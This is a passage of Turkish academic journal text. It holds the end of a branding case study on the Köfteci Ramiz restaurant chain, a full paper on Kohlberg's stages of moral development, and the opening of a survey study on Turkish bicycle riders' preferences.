Marka iletişimde seçilecek iletişim kanalı bakımından kişisel ve kişisel olmayan iletişim kanalları olmak üzere iki seçenek bulunmaktadır. Kişisel iletişim kanallarında iki veya daha fazla insan yüzyüze, telefon veya diğer araçlar vasıtasıyla doğrudan iletişim kurarlar. Bu tarz iletişim kanalları, kişileri doğrudan hedeflediği ve anlık geri bildirim imkanı tanıdığı için etkin yöntemler olarak bilinmektedir. Bireysel iletişim kanalları içerisinde, hedef alıcıların birbirleriyle, aileleri, arkadaşları veya komşularıyla ürüne ilişkin kurdukları doğrudan iletişimi tanımlayan “Ağızdan Ağıza Pazarlama” önemli bir yer tutmaktadır (Kotler ve Armstrong 2016:419).

Kişisel olmayan iletişim kanallarında ise marka iletişimi, medya aracılığıyla kurulmaktadır. Gazete, dergi gibi basılı medya araçları, televizyon radyo gibi medya araçları, online medya araçları ve dış mekan medya araçlarının tamamı kişisel olmayan iletişim aracı olarak tanımlanmaktadır (Kotler ve Armstrong 2016:420).

Köfteci Ramiz markasının tüketicilerle iletişimini güçlendirmek, sahip olduğu marka imajını, kişiliğini ve konumunu desteklemek ve rekabet üstünlüğü elde edebilmek amacıyla marka iletişim stratejilerine önem vermektedir. Bu kapsamda profesyonel şirketlerden “Halkla İlişkiler” danışmanlık hizmetleri alınmaktadır. Bu şirketler, Köfteci Ramiz’in özellikle şubeleşme ve diğer yatırım haberlerinin ulusal medyada yer almasına destek olmuştur. Marka iletişim stratejileri kapsamında reklamdan ziyade ağızdan ağıza pazarlamaya ve tüketicilerle buluşacak çeşitli sponsorluklara ve sivil toplum faaliyetlerine odaklanılmıştır. Bu kapsamda 2007 yılından 2011 yılına kadar yayınlanan ve özellikle gençlerin sevdiği “Kavak Yelleri” isimli televizyon dizisine sponsor olunmuş ve senaryo gereği açılan restoranın tüm dekorasyonu Ramiz konseptine göre hazırlanmıştır.

Görsel: Kavak Yelleri Dizisi Ramiz Temalı Restoran



Yine marka kişiliğini de temeline alarak gerçekleştirilen bir diğer çalışma ile Köfteci Ramiz şubelerinde masalara yerleştirilen kağıt servislerin üzerinde Halikarnas Balıkcısı olarak da bilinen Cevat Şakir Kabaağaçlı’nın romanlarında ve öykülerinde Ramiz Usta ile olan dostluğundan bahsettiği pasajlara yer vererek tüketicilerin Köfteci Ramiz markasına yönelik oluşturduğu marka kişiliğini desteklemiştir.

Marka iletişim çalışmaları kapsamında gerçekleştirilen sponsorluklardan biri de Ramiz Bey’in de kurucuları arasında yer aldığı ve 8 yıl da oyuncuları arasında yer aldığı Akhisar’ın futbol takımı olan Akhisarspor’un desteklenmesi olmuştur. Akhisarspor’un 3. Ligden bugün Süper Lig’e taşınması sürecinde sponsoru olunmuş ve marka ile Akhisarspor takımının özdeşleştirilmesi sağlanmıştır. Bu sponsorluk, markanın halkla ilişkiler çalışmalarının en önemli adımlarından biri olmuştur.

6. Bölgesel Kalkınma Açısından Markalaşmanın Katkısı ve Köfteci Ramiz

Manisa - Akhisar merkezli ulusal bir marka olarak faaliyet gösteren Köfteci Ramiz, kuruluşundan itibaren bölgesel ve yerel kalmaya büyük özen göstermiş marka imajı stratejisinde de

belirtildiği gibi batılı bir marka olarak güçlenmeyi amaçlamış ve bu kapsamda kuruluş yerini de markayla birlikte markalaştırmayı başarmıştır.

İlk yıllarından itibaren İstanbul İzmir seyahati gerçekleştiren herkesin muhakkak uğradığı bir köfteci olarak gelişen ve bu süreçte büyük seyahat şirketlerinin dahi mola yerlerini değiştirmesine yol açan Köfteci Ramiz, bugün bütün şubelerinde ve kurumsal iletişimlerinde kullandığı marka logosunda Akhisar yazısını da bulundurarak markanın Akhisar ile birlikte anılmasını bir strateji olarak yönetmektedir. Bu anlamda kuruluş yerini logosunda taşıyan ve kuruluş yeriyle birlikte anılmaktan mutluluk duyan bir marka olarak faaliyet göstermektedir.



Diğer taraftan büyüme stratejilerinin bir gereği olarak İstanbul'da da bir merkez ofis oluşturan Köfteci Ramiz, Akhisar'ı terk etmemiş ve bugün hala bir merkez ofisini de aktif olarak Akhisar'da bulundurmaktadır. Büyüme sürecinde altyapı yatırımlarının tamamını Akhisar'a yapan marka, burada kurduğu tesislerden ürünlerini günlük olarak Türkiye'deki tüm şubelerine sevk etmektedir. Bu da markanın bölgesel istihdama olan katkısını ortaya koymaktadır.

Diğer taraftan, yine Akhisar'da yaptırılan ve hibe edilen fen lisesinin yanı sıra Akhisar'da düzenli olarak Türk Sanat Müziği konserleri Köfteci Ramiz tarafından organize edilmekte ve sponsor olarak gerçekleştirilmektedir. Akhisar'da gerçekleştirilen yatırımların yanı sıra düzenlenen kültür sanat etkinlikleriyle bölgenin hem ekonomik hem de sosyal gelişimine büyük katkı sağlanmaktadır. Yine Akhisar'da kurulan Ramiz aşçılık okulu ile, markanın Türkiye genelindeki şubelerinde çalışacak ustaların Akhisar'da yetiştirilmesi amaçlanmıştır.

Kaynakça

- Aaker, D. (2007). Innovation: Brand It or Lose It. California Management Review, 50(1), 8-24.
- Hoyer, W. D., & Brown, S. P. (1990). Effects of Brand Awareness on Choice for a Common, Repeat-Purchase Product. Journal of Consumer Research, 17(2), 141-148.
- Doctoroff, T. (2014). Twitter Is Not a Strategy: Rediscovering the Art of Brand Marketing. Palgrave Macmillan.
- Davis, M. (2009). The Fundamentals of Branding. AVA Publishing, Switzerland.
- Low, G. S., & Lamb Jr, C. W. (2000). The Measurement and Dimensionality of Brand Associations. Journal of Product & Brand Management, 9(6), 350-370.
- Webster Jr, F. E., & Keller, K. L. (2004). A Roadmap for Branding in Industrial Markets. Journal of Brand Management, 11(5), 388-402.
- Kotler, P., & Armstrong, G. (2010). Principles of marketing. Pearson education.
- Chi, H. K., Yeh, H. R., & Yang, Y. T. (2009). The Impact of Brand Awareness on Consumer Purchase Intention: The Mediating Effect of Perceived Quality and Brand Loyalty. The Journal of International Management Studies, 4(1), 135-144.
- Hoeffler, S., & Keller, K. L. (2002). Building Brand Equity Through Corporate Societal Marketing. Journal of Public Policy & Marketing, 21(1), 78-89.

Psikolojide Ahlak Gelişimi ve Lawrence Kohlberg'in Ahlak Gelişim Evreleri

Muhittin KAHVECI*

Havva ŞABAN**

Öz

Ahlak, bireyin doğru veya yanlış ayırt edebilmesi, değer yargılarını kazanarak çevreye uyum sağlaması için benimsediği davranış biçimleri ve kurallardır. Ahlakın olmadığı yerde kanunlar da etkili olmaz. Ahlak, bireyin insani amaçlar doğrultusunda kendi arzusuyla kötülüklerden uzak durması ve iyiliğe yönelmesini demektir. Psikolojide ahlaki gelişim zihinsel, fiziksel ve psikolojik gelişim ile paralel olarak gerçekleşir. Ahlak gelişimi, bireyin kişilik gelişiminin en önemli parçası olarak görülür. Bu yüzden ahlaki gelişim evreleri bireyin gelecekteki yaşamının incelenmesinde önemli rol oynar. Bu çalışmanın amacı Ahlak'ın tanımını yapmak ve Kohlberg'in ahlak gelişim ilkelerini incelemektir.

Anahtar kelimeler: Psikoloji, ahlak gelişimi, Kohlberg

Giriş

Ahlak, bireyin doğru ile yanlış ayırt edebilmesini sağlayan ilkeler ve değerler bütünüdür. Bireyin toplumun değer yagılarını kazanarak çevresine uyumunu ve kendi değer ve yarıgılarını oluşturmaması demektir. Bireylerin toplum içinde uymak durumunda oldukları veya benimsedikleri davranış biçimleri ve kurallarıdır. Bireyin iyi ve kötüyü, doğru veya yanlış ayırt edebilmesini sağlayan değerler bütünüdür. Ahlak iyi veya kötüyü ayırt edebilme, doğru dürüst vicdanlı karar verebilme gibi bir dizi sosyal standartlar kümesini oluşturmaktadır. Ahlak gelişimi bireyin kişisel gelişimi ve zihinsel gelişimiyle bir bütün olarak gerçekleşir. Günlük yaşantılarında insanların sergiledikleri davranışları doğru veya yanlış değerlendirebilmektir. İnsanların ahlaki karar verme sürecinde birtakım ahlaki ölçütlere göre değerlendirilir. Davranışların neye göre doğru veya neye göre yanlış olduğu yasal kurallara, geleneklere, değer ve evrensel ahlaki ilkelere göre belirlenir. Ahlak toplum içinde kişilerin benimsedikleri davranış biçimleri ve uymak zorunda bulundukları kurallar olarak da tanımlanır. Genel olarak ifade edilirse ahlak gelişimi çok erken yaşlarda, çocuğun yakın çevresindeki ilk ilişkileri sonucu başlar. Çevreden gelen tepkilerle belirlenen davranışlara ilişkin ilk izlenimler ve bilgiler giderek ahlaki davranışlara ve ahlak kurallarına temel olur.¹Ahlak gelişimi bireyin kişilik gelişiminin en önemli parçası olarak görülür. Toplumsallaşma süreci içersisinde neyin ne olduğunu, doğruyu ve yanlış ayırt edebilmede ve uygun kabuller konusunda bir biliniğin gerçekleştirilmesi ile ilgilidir ahlak gelişimi. Kişinin sorumluluk sahibi olduğu topluma karşı ve sorumluluk sahibi olduğu çevreye karşı kendisini ne kadar denetleyebildiğini ve sorgulayabildiğini göremek ahlak gelişiminin temel unsurlarındandır.

Orhan Hançerlioğlu'na göre: Belli bir toplumun, belli bir dönemde bireysel ve toplumsal davranış kurallarını belirleyen ve inceleyen bilimdir. Ferit Develioğlu'na göre: İyilik etmek ve fenalıktan çekinmek için takibi lazım gelen usul ve kaideleri öğreten ilimdir. Friedrich Nietzsche ise şöyle tanımlar: Ahlak esasen toplumu çöküntüden kurtaracak ve toplumun muhafazasını sağlayacak bir araçtır.²

İçinde yaşanan toplumun bireyden uymasını beklediği bazı kurallar vardır. Bu kurallar, bireyin başkaları ile olan ilişkilerinin biçim ve düzeyini belirler. Birey bu kuralları içselleştirerek toplumla uyumlu ve barışık bir yaşam sürer. İşte ahlak gelişimi bireyin yaşamında değer verdiği kuralları geliştirmesi, içselleştirmesi süreci olmaktadır. Ahlak gelişimi, birey açısından toplumun tüm değerlerine körü körüne uymanın ötesinde topluma etkin bir uyum sağlamak için bir değerler sistemi oluşturma süreci olarak tanımlanmaktadır.³

Saygı, sevgi, adalet, doğruluk, hoşgörü, güçsüze yardım gibi insancıl değerler ahlak kurallarını oluşturur. Toplumsal huzur ve düzenin sağlanmasında adaletin önemli bir rol oynamaktadır. Ahlaklı ve erdemli

* Dr., Uluslararası Vizyon Üniversitesi, kahveci.m@vizyon.edu.mk

** PhD candidate, Uluslararası Vizyon Üniversitesi, havva.s@vizyon.edu.mk

¹ Çocuk Gelişimi Ve Eğitimi Ahlak Gelişimi, T.C. Milli Eğitim Bakanlığı, Ankara,2013

² Ahlakın Toplumsal Kazancı, 07,11,2012

³ Ahlak Gelişimi, Araştırma Serisi no180. S1

bireyler yetiştirmek her toplum için en yüce değer olmak durumundadır. Ahlaki yönü eksik kalan toplumlarda zamanla yıkıma ve toplumsal kaosa gideleceği de bilinmektedir. Ahlakın olmadığı veya eksik kalınması durumunda kanunların da geçerliliği kalmamaktadır. Toplumsal düzenin sağlanması açısından birey insani amaçlar doğrultusunda kendi rıza ve arzusu ile kötülüklerden, ahak dışı durumlardan uzak duruyor, iyiliğe ve doğruluğa yöneliyorsa ahlak gelişimini tamamlamıştır diyebiliriz. Ahlak gelişimi zihinsel,fiziksel ve psikolojik gelişimi ile paralel olarak ilerler. Psikolojide çocukluk insan çağının ve ahlaki normaların gelişiminde önemli zaman dilimi olarak görülür. Orta çocukluk dediğimiz dönem yani 6 ile 12 yaş arası dönem, çocuklukta psikolojik gelişim ve sosyal-bilişsel gelişim , ahlaki gelişim için gerekli koşulları sağlar. Sosyal durumun analizi, etki eden faktörleri ve koşulları tanımlamaya izin verir. Toplumsal ilişkilerin gelişmesi ve orta çocuklukta akranlarla iletişim, ahlaki gelişimde önemli bir rol oynar. Çocuklarda ahlak gelişiminde aile ahlakından aktarılanlar temel rol oynamaktadır. Ailenin ahlaki tutumu, çocuğun çevresi ile uyumlu olmasını, yanlış alışkanlık ve davranışlardan uzak kalmasını,erdemli ve sorumluluk sahibi olmasını sağlar. Anne babanın yol göstermesi, denetimi, sınırlar koymaları çocuğun kuralalar ve sınırlar dahilinde kendini yönetmesi ve yanlışlardan kaçınması ahlaki gelişimi açısından pozitif rol oynayacaktır. Çocuklar anne ve babaya benzemek onların davranışlarını taklit etmek eğiliminde oldukları psikolojide bilinen davranışlardır. Bu yüzden ebeveinlerin yaptıkları bütün doğru veya yanlış davranışlar çocukların ahlaki gelişimi ve çevre ile uyumunu da etkileyecektir. Ahlak Gelişiminden bahsedildiğinde literatürden yer alan bilgiler çoğunlukla Jean Piaget ve Lawrence Kohlberg kuramları karşımıza çıkmaktadır.

Lawrence Kohlberg'in Ahlak Gelişim Kuramı

Gelişim Psikolojisi'nin ana çalışmalarından olan ahlak gelişiminde en detaylı ve kapsamlı çalışmalar yürütenler kuramcılardan biri Lawrence Kohlberg dir. Kohlberg, Ahlak gelişim konusunda derin araştırmalar yürütmüştür. Piaget'in ahlak ve zihin gelişimi alanında ortaya koyduğu dönemleri dikkate alarak ahlaki gelişimi incelemiş ve yeniden adlandırmıştır. Piagetin çalışmalarını genişletmiş ve derinleştirilmesi üzerinde araştırmalar yapmıştır. Kohlberge göre Ahlak, iyiyi veya kötüyü, doğru ve yanlış bilinçli yargılama ve karar verme ve bu kararlar doğrultusunda davranışta bulunma olarak tanımlar. Kohlberg'in akla verdiği önem, ahlakiliğin bizzat tabiatına ilişkin felsefi varsayımlarından ve kişinin sosyal dünyayı anlamasındaki gelişimsel süreç hakkındaki psikolojik inançlarından temellenmektedir.⁴

Kohlberg, araştırmasını çocuklara ahlaki ikilemleri kapsayan öyküler vermiş ve bu durumlarda nasıl tepkide bulunacakları hakkında sorular sorarak yürütmüştür. Çocukların verdikleri bu tepkilerde sorunu nasıl çözeceklerinde daha çok, çözümü gerçekleştirirken akıl yürütme biçimini ve niçin öyle davranılması gerektiğine ilişkin mantıksal dayanakları dikkate almıştır.⁵

Kohlberg, çalışmalarında değişik yaş gurpları ve değişik sosyoekonomik düzeylerdeki bireylere çeşitli öyküler verir ve öykülerde anlatılan durumlara alakalı karar vermelerini ister. Verilen kararların doğru veya yanlış olması önemli olmamakla birlikte bireylerin anlatılan öykülerde kullandıkları gerekçeler ve yaptıkları değerlendirmeler esas alınmaktadır. Kohlberg'in ünlü hikayelerinde "Heinz'in İkilemi" ile örneği: Avrupa'da bir kadın yakalandığı özel bir kanser türünden dolayı ölüme çok yaklaşmıştır. Doktorlar ,şehirdeki bir eczanenin yeni keşfettiği radium bileşimli bir ilacın yarlı olabileceğini ,kadının kocası Heinz'e bildirirler. İlaç çok pahalıdır ve bir dozu için yaklaşık 200 dolara mal olmaktadır. Fakat eczacı ilacın bir dozu için yaklaşık 2000 dolar istemektedir. Heinz bütün gayretleriyle 1000 dolar toplayabilmiştir. Heinz eczacıya karısının çok hasta olduğunu ve paranın kalan yarısını da sonra vereceğini söyler. Eczacı Heinz'in teklifini kabul etmez ve ilaç için paranın tamamını ister. Şimdi Heinz ilacı çalmalıdır? Niçin?⁶

Kohlberg, bireyin ahlak gelişimini belirleyen temel prensiplerini ve bu aşamaların birbirleriyle ilişkilerini en kapsamlı şekilde incelemiştir. Kohlberg, bireyde ahlaki gelişimin altı aşamadan oluştuğunu ileri sürmüştür. Kohlberge göre ahlaki gelişim çocukluktan başlayan en yüzeysel ahlak anlayışından, en somut ve derin ahlak anlayışına doğru ergenlik ve yetişkinlik evreleri yaşamaktadır. Bu gelişim aşamaları evrenseldir ve her aşama bir önceki aşamaya gerçekleştikten sonra oluşmaya başlar. Fakat her bireyde bu

⁴ Doç.Dr. Halil Ekşi,Bilişsel Ahlak Gelişim Kuramı: Kohlberg ve Sonrası

⁵ Ali Çankırılı, Çocuk Resimlerinin Dili, Zafer Yayınları, 2007, s65

⁶ Kohlberg ve Ahlak Gelişimi, Belgeci, 18 Nisan 2011,

aşamaların her birinin aynı ölçüde veya her birey mutlaka aynı aşamalardan geçeceği de söylenemez. Kohlberg 'in ahlak gelişimi evreleri üç düzeyden altı aşamadan oluşmaktadır.

1-Gelenek Öncesi Düzey:

Bu düzey bireyin 10 yaşına kadar ki yaşam evresini kapsar. Kurallar başkaları tarafından konur ve ahlaki davranışlar kazanç veya haz sonuçlarıyla değerlendirilir. Çocuk, kültür içinde Kabul edilen iyi veya kötü ölçütlere göre davranır. Yani davranışın kriteri o davranışın sonunda ceza veya ödül olarak görülür. Bu düzeyin temel özelliği karşılıklı sorunlarda bireysel çıkarlara dayalı ilişkilerdir.⁷

1.1. Birinci Aşama. Ceza ve İtaat Eğilimi.

Kurallar otorite tarafından konur ve çocuğa göre doğruyu ve yanlışlı otorite belirler. Yani otorite nasıl istiyorsa öyle davranılması gerekir. Çevreye uygun davranılmadığı zaman karşılığı cezadır. Dolayısıyla kurallara boyun eğmenin tek sebebi cezadan kaçınmaktır. Genel olarak meydana gelen zararın büyüklüğüne bakılarak karar verilir. Yani bu yaşlarda niyet veya neden önemli değildir. Örneğin, çocuğun elinde on tane tabak var çocuk anesine yardım ederken tabakları kazara düşürüp kırar. Diğer bir çocuk ise annesinden gizli şeker alırken şekerliği düşürüp kırar. Bu dönemdeki bir çocuğa, hangi çocuğun kabahatli olduğunu sorarsak on tane tabağı kıran çocuk, diyecektir, Çünkü bu evrede zararın büyüklüğüne bakılır niyete değil.

1.2. İkinci Aşama. Bireysellik, Karşılıklı Çıkara Dayanan Alışveriş

Bu evre çıkarıcılık yada bireysellik evresi olarak bilinir. Çocukların kendi ihtiyaç ve isteklerinin karşılanması daha önemlidir. Çocuğun doğrularını, onun ihtiyaçlarını karşılayan veya ona ödül getiren eylemler oluşturur. Çocuğa göre, yaptığı davranış ona kendi açısından yararlı ise o davranış doğrudur. Dolayısıyla çocuğun kendi çıkarları ve ihtiyaçları neyi gerektiriyorsa o şekilde davranış sergiler.

2.Geleneksel Düzey

Birey için, aile, gurup ve yaşadığı çevrenin beklentileri önemlidir bu evrede. Başkalarının beğenisini ve onayını kazanması önemli olup, sosyal baskını yoğun olduğu görülür.

2.1. Üçüncü Aşama. Kişiler Arası Uyum Eğilimi

Bu aşamada doğru, iyi insan olmaktan gelir. İyi davranış başkalarına yardım etmek olarak görülür. Akran gurpları ile işbirliği görürşür bu evrede ve beklenen davranışları sergileyerek sevgi takdir ve toplum tarafından Kabul görüş düşünür. Kurallara bağlılık ve iyi bir insan olmak en önemli kuraldır. Diğer insanlarla ilişkilerde empati yaparak, kurallara ve beklentilere uygun davranır.

2.2. -Dördüncü Aşama: Kanun ve Düzen Eğilimi

Çocuk, kendine düşeni yapmayı ve toplum uygun davranmayı öğrenir. Bireyin temel ihtiyacı, toplumsal düzeni korumak, toplumun refahı ve istekleri doğrultusunda davranmaktır. Doğru, bireyin topluma, kurumlara ve diğer bireylere katkıda bulunmaktır. Toplumsal sistemin ve düzenin bozulmaması ve korunması için kurallara uyulmasına özen gösterir.

3. Gelenek Ötesi Düzey

Bireyin, otoriteden bağımsız evrensel değerler doğrultusunda kendi doğru ve yanlışlarını belirlemeye başladığı evredir. Birey bu evrede, kendi ahlak ilkelerini seçer ve kendine özgü değerler sistemini oluşturur. Kişisel otoritenin sağlandığı evre dir.

3.1. Beşinci Aşama: Sosyal Sözleşme Eğilimi

Kanunlar ve bireysel haklar eleştirilir. Uzlaşmalar sonucu kuralların değişebileceğinin farkına varır. Sosyal düzenin korunması için ve özgürlük haklarının güvence altına alınması için kanunların gerekliliğinin önemli olduğu farkına varılır. Bireysel farklılıklar doğal karşılanır ve her bireyin kendi

⁷ Prof. Dr. Nilgün Baysal Emin. Doğum Öncesinden Ergenliğe Çocuk Gelişimi. Pegen Akademi.2016

tercihini yapma hakkına sahip olduğu Kabul edilir. Bu ahlaki gelişim düzeyinde yetişkinlerin ancak %25 olmaktadır.

3.2. Altıncı Aşama : Evrensel Ahlak İlkeleri Eğilimi

Birey, ahlaki ilkeleri kendisi seçip oluşturur ve bu ilkeler adalet, eşitlilik, insan hakları gibi soyut kavramlara dayalıdır. Bu ilkeleri ihlal eden kanunlara uyulmamalıdır. Adalet yasanın üstündedir, birey haklarına saygı esastır.⁸ Başkalarının haklarına saygılı olmak ve herkesin özgür iradesi olduğunun kabulü bu evrede görülür. İnsana, insan olduğu için değer verilir

Kohlbergin ahlaki gelişim evrelerinden en tatışılan evresi de bu altıncı evredir. Kohlberge göre birey bir evreden bir sonraki evreye geçiş yapmaktadır ve insanların çoğu üçüncü ve dördüncü evrede kalır. Beşinci ve altıncı evreye çok az sayıda insan geçer.⁹

Bir çok tutum ve davranış gibi ahlak kavramı da olaylara bakış açısı ve olayları değerlendirme biçimi de çocuklukta yaşanan deneyimlere bağlı olarak gelişir. Ahlak gelişim, çocukluktan başlayıp 20 yaşına kadar geçen sürede gelişen bir olgudur. Ahlaki değerler kişiye, davranışların doğru veya yanlış olup olamığını değerlendirmesi, kendilerine, topluma uyum sağlayabilmek için toplumsal norm ve kurallara uygun davranmasına ve çevrede kabul görmesi için bir yol çizer. Kohlbergin ahlaki gelişim evreleri incelendiğinde, psikolojide önemli çalışmalar arasında yer alıp bir çok kuramcı tarafından da kabul görmektedir. Kohlberg'in teorisi uluslararası düzeyde kabul görüp birçok çalışmada da temel referansı teşkil eder. Fakat, bazı kuramcılar Kohlbergin bu çalışmalarını ciddi eleştirilere tabi tutmuştur.

Kohlberg'in, basamak yapısı hakkındaki temel felsefi iddiası, her basamağın bir önceki basamaktan, dolayısıyla 6. basamağın da, diğer tüm basamaklardan daha yeterli bir felsefi algıya sahip olması ve tüm bu basamakların evrensel olup değişmez bir sırayı takip etmesidir. Bu eleştiriler, temel olarak 6. basamağın varlığına ve adaletin kesin algısı olduğuna ilişkin iddiası ile ahlaki basamakların evrenselliği ve değişmezliğine yaptığı vurguya yöneliktir. Öncelikle, bazı eleştirmenlere göre, daha üst basamaktaki çözümlerin, alt basamaklara göre daha yeterli ve dengeli olduğuna ilişkin bir belirsizlik söz konusudur. Eğer Kohlberg'in iddia ettiği gibi, her basamak, ikilemin bir yönünü gerekçelendirmek için kullanılıyor ve kendi içinde ahlaki bir tutum barındırıyorsa; üst basamak çözümleri, neden alt basamaklara göre daha yeterli olmaktadır?¹⁰

Kaynaklar.

Prof.Dr. Aydın Betül, Çocuk ve Ergenlik Psikolojisi, Nobel Yayın Dağıtımı, 5ci baskı, 2015
Uzman Psikiyatrist Dr.Uluhan Emine, Çocuklarda Ahlak Gelişimi ve Eğitimi, Savron, 2015
Doç.Dr. Ekşi Halil, Bilişsel Ahlak Gelişim Kuramı: Kohlberg ve Sonrası, Marmara Üniversitesi
Çankırılı Ali, Çocuk Resimlerinin Dili, Zafer Yayınları, 2007, s65
Kohlberg ve Ahlak Gelişimi, Belgeci, 18 Nisan 2011,
Dr. Karabacak Kerim Ahlak Gelişimi, Piaget,Kohlberg, Gilligan, Sakarya Üniversitesi

⁸ Dr.Kerim Karabacak. Ahlak Gelişimi. (Kohlberg, Piaget ve Gilligan)

⁹ Prof.Dr. Hasan Bacanlı, Eğitin Psikolojisi. Pagem Yayıncılık. 2007. s74

¹⁰ Semra Çinemre. Kohlberg'in Ahlak Gelişim Teorisine Yönelik Bazı Eleştiriler. Değerler Eğitimi Dergisi, Aralık 2014

Prof. Dr. Baysal Nilgün. Doğum Öncesinden Ergenliğe Çocuk Gelişimi. Pegen Akademi, 2016
Psk,Sun Sadık, Ahlak Gelişimi ve Kohlbergin Ahlaki İkilem Hikayeleri, Ekim 2015
Prof.Dr. Bacanlı Hasan, Eğitin Psikolojisi. Pagem Yayıncılık. 2007. s74
Çocuk Gelişimi Ve Eğitimi Ahlak Gelişimi, T.C. Milli Eğitim Bakanlığı, Ankara, 2013
Ahlak ve Ahlak Gelişimi, Gelişim Psikolojisi, Şubat, 2017
Ahlak Gelişimi, Araştırma Serisi no180. s1
Çinemre Semra, Kohlberg'in Ahlak Gelişim Teorisine Yönelik Bazı Eleştiriler. Değerler Eğitimi Dergisi, Aralık 2014

Spor Pazarlaması Kapsamında Türkiye'deki Bisiklet Sürücülerinin Tercih ve Özelliklerinin İncelenmesi

Burak KARTAL*

Çiğdem SOFYALIOĞLU**

Bahadır ATSAN***

Merve ÖZALTIN****

Sibel BOZKURT*****

Öz

Ülkemizde bisiklet kullanımına yönelik ilgi özellikle vitesli bisikletlerin piyasaya sürülmesiyle giderek artmıştır. Buna ek olarak genç nüfusun fazla olması ve sağlıklı yaşam için toplumun genelinin spora yönelik artan ilgisi bu duruma katkıda bulunmaktadır. Yapılan literatür araştırmalarında Türkiye'deki bisiklet sürücülerini hakkında çok az bilgi bulunduğu tespit edilmiştir. Bu bilgi ihtiyacını kısmen de olsa karşılamak üzere kolayda örnekleme yöntemiyle 587 bisiklet kullanıcısıyla internet üzerinden gerçekleştirilen bu gözetim araştırmasında, Türkiye'deki bisiklet sürücülerine ilişkin demografik profil bilgileri oluşturularak sürüş deneyimlerinin analiz edilmesi, demografik özellikler ve sürüş deneyimine göre bisiklet tercih kriterlerini etkileyen faktörlerin incelenmesi amaçlanmıştır.

Bu çalışmada elde edilen, Türkiye gibi bisiklet pazarı gelişmekte olan bir ülkeye özgü keşifsel bilgilerle, bisiklet tercih kriterlerini karşılayan ürünlerin tasarımına, talep tahmini çalışmalarına, bisiklet farkındalığının artırılmasına, kısacası sektörün gelişimine katkı sağlanması beklenmektedir. Teorik olarak ise Türkiye'de hakkında çok az bilgi bulunan bir tüketici pazarı incelenmiştir.

Araştırmanın öne çıkan bulguları şunlardır: İlk olarak, yol ve yarış bisikletleri için memnuniyet seviyesi, dağ bisikletlerine kıyasla daha yüksektir. Bununla beraber dağ bisikletlerinde komponent, ağırlık ve kadro geometrisi daha önemlidir. İkinci olarak, bisiklet fiyatı arttıkça tasarım ve hizmet kalitesine verilen önem de artmaktadır. Üçüncü olarak, erkekler için komponentler, kadınlar içinse ağırlık, rahatlık ve performans daha önemlidir. Son olarak, araştırılan kitlede memnuniyet oranı açısından ilk beş bisiklet markası Cube, Specialized, Ghost, Scott ve Btwin olarak belirlenmiştir.

Anahtar Kelimeler: bisiklet, tüketici tercihi, spor pazarlaması

Jel Kodları: I12, L62, L67

Examining The Characteristics and Preferences of Bicycle Riders in Turkey From a Sports Marketing Perspective

Abstract

Turkey, a country with a large youth population, has been witnessing an increasing interest in bicycle use, which was first triggered by the introduction of speed bicycles and later bolstered by the sports tendency due to health concerns. Despite that fact, a literature review puts forth little regarding bicycle use and users in Turkey. To address the issue, this study examines the demographic profiles of 587 bicycle users in Turkey along with their bicycle and riding preferences by using the internet based convenience sampling method.

The findings of such an exploratory research not only adds significant theoretical knowledge to an under-studied consumer market in Turkey but also has the potential to help practitioners in the industry through a better needs analysis and demand forecast. Some of the salient findings of this empirical study are as follows: First, the satisfaction levels for road and racing bikes are higher than those of mountain bikes and the importance given to components, weight and frame geometry is higher for the later. Secondly, as price of a bicycle increases so does the importance of design and service quality. Thirdly, components are more important for males, whereas women look for weight, comfort, and performance. Lastly, the top five brands in terms of satisfaction levels of the respondents are Cube, Specialized, Ghost, Scott, and Btwin.

Key Words: bicycle, consumer preference, sport marketing

Jel Codes: I12, L62, L67

GİRİŞ

Ülkemizde bisiklete karşı oluşan ilgi özellikle vitesli bisikletlerin piyasaya sürülmesiyle giderek artmıştır. Yeni tasarımlar, bisikleti daha geniş bir dağıtım ağına satılır hale getirmiştir (Ayverdi, 2004). 2017 yılı sonu itibarıyla ülke nüfusunun %67,9'u 15-64 yaş grubunda, %23,6'sı ise 0-14 yaş grubunda olduğu için, hedef kitle bakımından sektörün potansiyeli fazladır (TÜİK, 2017). Türkiye'nin ünlü e-ticaret platformu hepsiburada.com tarafından paylaşılan veriler incelendiğinde ise bisiklet satışlarındaki artış son 3 yılda %400 oranında gerçekleşmiştir. Ancak yapılan literatür araştırmalarında Türkiye'deki bisiklet sürücülerini hakkında çok az bilgi bulunduğu ortaya çıkmıştır. Bu bilgi ihtiyacını kısmen de olsa karşılamak üzere gerçekleştirilen bu çalışmada, Türkiye'deki bisiklet sürücülerine ilişkin demografik profil bilgileri oluşturularak sürüş deneyimlerinin analiz edilmesi,

* Doç.Dr., Manisa Celal Bayar Üniversitesi, İ.İ.B.F., burakkartal@yahoo.com (corresponding author)

** Doç.Dr., Manisa Celal Bayar Üniversitesi, İ.İ.B.F., cigdem.sofyalioglu@yahoo.com

*** Manisa Celal Bayar Üniversitesi, SBE Üretim Yönetimi&Pazarlama YL Öğrencisi, bahadiratsan@hotmail.com

**** Manisa Celal Bayar Üniversitesi, SBE Üretim Yönetimi&Pazarlama YL Öğrencisi, ozaltinmerve@gmail.com

***** Manisa Celal Bayar Üniversitesi, SBE Üretim Yönetimi&Pazarlama YL Öğrencisi, sibel.dndr@gmail.com

demografik özellikler ve sürüş deneyimine göre bisiklet tercih kriterlerini etkileyen faktörlerin incelenmesi amaçlanmıştır.

Bu çalışmada elde edilecek, Türkiye gibi bisiklet pazarı gelişmekte olan bir ülkeye özgü keşifsel bilgilerle, bisiklet tercih kriterlerini karşılayan ürünlerin tasarımına, talep tahmini çalışmalarına, bisiklet farkındalığının artırılmasına, kısacası sektörün gelişimine katkı sağlanması beklenmektedir. Teorik olarak ise Türkiye’de hakkında çok az bilgi bulunan bir tüketici pazarı incelenmiş olacaktır.

